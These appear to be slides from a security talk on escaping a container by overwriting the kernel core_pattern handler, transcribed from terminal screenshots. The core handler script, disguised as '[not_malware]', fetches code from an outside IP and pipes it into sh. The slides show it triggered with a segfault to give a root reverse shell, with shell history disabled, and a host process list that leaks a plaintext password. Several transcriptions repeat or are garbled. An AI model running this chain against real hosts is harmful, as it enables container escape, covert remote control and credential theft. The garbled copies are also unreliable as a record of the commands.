
# /proc/sys/kernel/core\_pattern - Shell



The screenshot shows an SSH session titled "ssh" with session ID "SSH1". The terminal window contains the following command sequence:


```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
>
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault        (core dumped) sh -c 'kill -SEGV $$'
```

# /proc/sys/kernel/core\_pattern - Shell



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> '
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
> echo core >/proc/sys/kernel/core_pattern
```


# /proc/sys/kernel/core\_pattern - Shell



The screenshot shows an SSH session titled "ssh" with session ID "781". The terminal window contains the following command sequence:

```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
>
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
> echo core >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
core
```

# /proc/sys/kernel/core\_pattern - Shell



The screenshot shows an SSH session titled "ssh" on a Mac OS X interface. The terminal window contains the following text:

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell -listen-address 0.0.0.0:5555
20:21:07.423 Listening on 0.0.0.0:5555
20:21:07.424 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/c | /bin/sh

20:21:13.161 [167.71.60.132] Sent script: ID:3g3mru6myycle URL:165.232.118.219:5555
20:21:13.184 [167.71.60.132] Input connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Output connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
USER          PID %CPU %MEM      VSZ   RSS TTY      STAT START  TIME COMMAND
root           2  0.0  0.0        0     0 ?      S    16:51  0:00 [kthreadd]
root           3  0.0  0.0        0     0 ?      I<   16:51  0:00 \_ [rcu_gp]
```

# /proc/sys/kernel/core\_pattern - Shell

```
ssh 2%2
root      247  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cfg80211]
root    23449  0.0  0.0      0      0 ?      I<  16:56  0:00  \_ [tls-strup]
root    23533  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/u2:0-events_unbound]
root    23534  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/0:0-inode_switch_wbs]
root    23914  0.0  0.1  2576  900 ?      S   18:21  0:00  \_ [not_malware]
root    23916  0.0  0.1  2576  880 ?      S   18:21  0:00  \_ sh
root    23917  0.0  2.4 19952 11408 ?      S   18:21  0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root    23918  0.0  0.1  2576  880 ?      S   18:21  0:00          \_ /bin/sh
root    23921  0.0  0.8  8100  3880 ?      R   18:21  0:00          |  \_ ps awwwfux
root    23919  0.0  2.4 19956 11360 ?      S   18:21  0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root      1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3  8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```

# /proc/sys/kernel/core\_pattern - Shell

```
ssh 2%2
root      247  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cfg80211]
root     23449  0.0  0.0      0      0 ?      I<  16:56  0:00  \_ [tls-strup]
root     23533  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/u2:0-event+$_unbound]
root     23534  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/0:0-ino
root     23914  0.0  0.1  2576  900 ?      S   18:21  0:00  \_ [not_malware] exec -a ...
root     23916  0.0  0.1  2576  880 ?      S   18:21  0:00  \_ sh
root     23917  0.0  2.4 19952 11408 ?      S   18:21  0:00  \_ curl -Nsk pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root     23918  0.0  0.1  2576  880 ?      S   18:21  0:00  \_ /bin/sh
root     23921  0.0  0.8  8100  3880 ?      R   18:21  0:00  |  \_ ps awwwfux
root     23919  0.0  2.4 19956 11360 ?      S   18:21  0:00  \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T
root      1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+    502  0.0  0.3  8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: - -nofork --nopidfile --systemd-activation --syslog-only
```


# /proc/sys/kernel/core\_pattern - Shell

```
ssh 2%2
root      247  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cfg80211]
root     23449  0.0  0.0      0      0 ?      I<  16:56  0:00  \_ [tls-strup]
root     23533  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/u2:0-events_unbound]
root     23534  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/0:0-inode_switch_wbs]
root    23914  0.0  0.1  2576  900 ?      S   18:21  0:00  \_ [not_malware]
root    23916  0.0  0.1  2576  880 ?      S   18:21  0:00  \_ sh
root    23917  0.0  2.4 19952 11408 ?      S   18:21  0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root    23918  0.0  0.1  2576  880 ?      S   18:21  0:00          \_ /bin/sh
root    23921  0.0  0.8  8100  3880 ?      R   18:21  0:00          |  \_ ps awwwfux
root    23919  0.0  2.4 19956 11360 ?      S   18:21  0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root      1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3  8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```

# /proc/sys/kernel/core\_pattern - Shell

```
ssh 22812 0.0 0.0 1008 4 ? Ss 16:55 0:00 \_ /sbin/docker-init -- /httpcheckerstart.sh  
root 22828 0.0 1.4 1231176 6816 ? S1 16:55 0:00 \_ /httpchecker -credentials checker:s3cr3t_p  
4ssw0rd  
root 23527 0.0 0.1 2576 848 ? S 17:03 0:00 \_ /bin/sh  
root 23528 0.0 2.4 19952 11468 ? S 17:03 0:00 \_ curl -Nsk --pinnedpubkey sha256//vcZg/  
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/2y2yzwe58r3mg  
root 23529 0.0 0.3 2576 1652 ? S 17:03 0:00 \_ /bin/sh  
root 23853 0.0 0.7 4440 3356 ? S 18:08 0:00 | \_ bash  
root 23881 0.0 0.1 2484 928 ? S 18:10 0:00 | \_ sleep 2222  
root 23530 0.0 2.4 19956 11588 ? S 17:03 0:00 \_ curl -Nsk --pinnedpubkey sha256//vcZg/  
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/2y2yzwe58r3mg -T-  
root 23287 0.0 2.3 1237912 11092 ? S1 16:56 0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -  
id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/containerd/containerd.sock  
root 23306 0.0 0.0 1008 4 ? Ss 16:56 0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
```


# /proc/sys/kernel/core\_pattern - Shell



```
ssh          22790  0.0  1.9 1238168 8932 ?      S1  16:55  0:02 /usr/bin/ssh -runc-v2 -namespace moby -l/containerd.sock
root        22812  0.0  0.0  1008   4 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
root        22828  0.0  1.4 1231176 6816 ?      S1  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
4ssw0rd
root        23527  0.0  0.1  257
root        23528  0.0  2.4
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ
root        23529  0.0  0
root        23853  0.0  0
root        23881  0.0  0
root        23530  0.0  2.1 199
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ
root        23287  0.0  2.3 123
id 78e8dfbf529f0d0da38576d408
root        23306  0.0  0.0
```

tl;dr - Normal shell via the core dump handler

# /proc/sys/kernel/core\_pattern - Shell



```
ssh          22790  0.0  1.9 1238168 8932 ?      S1  16:55  0:02 /usr/bin/ssh -runc-v2 -namespace moby -l/containerd.sock
root        22812  0.0  0.0  1008   4 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
root        22828  0.0  1.4 1231176 6816 ?      S1  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
4ssw0rd
root        23527  0.0  0.1  257    0 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
root        23528  0.0  2.4  199    0 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ
root        23529  0.0  0     0 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
root        23853  0.0  0     0 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
root        23881  0.0  0     0 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
root        23530  0.0  2.3  199    0 ?      Ss  16:55  0:00 /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ
root        23287  0.0  2.3 1238168 8932 ?      S1  16:56  0:02 /usr/bin/ssh -runc-v2 -namespace moby -l/containerd/containerd.sock
root        78e8dfbf529f0d0da38576d400  0 ?      Ss  16:56  0:00 \_ /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
root        23306  0.0  0.0  0     0 ?      Ss  16:56  0:00 \_ /bin/sh -c curl -Nsk --pinnedpubkey sha256//vcZg/Br3mg -T-
```

tl;dr - "Normal" shell via the core dump handler

# What's a Container? (v5)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container

# What's a Container? (v5)


- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container
  - Someone who's escaped a container

# What's a Container? (v5)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
  - Someone who's escaped a container

Outside -> In


# Our Original Goal



The terminal window has three colored window control buttons (red, yellow, green) at the top left. The title bar in the center says "ssh". At the top right, there is a small icon followed by the number "2".

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008     4 ?        Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?       Sl   16:56  0:00      \_ passwordstore
```

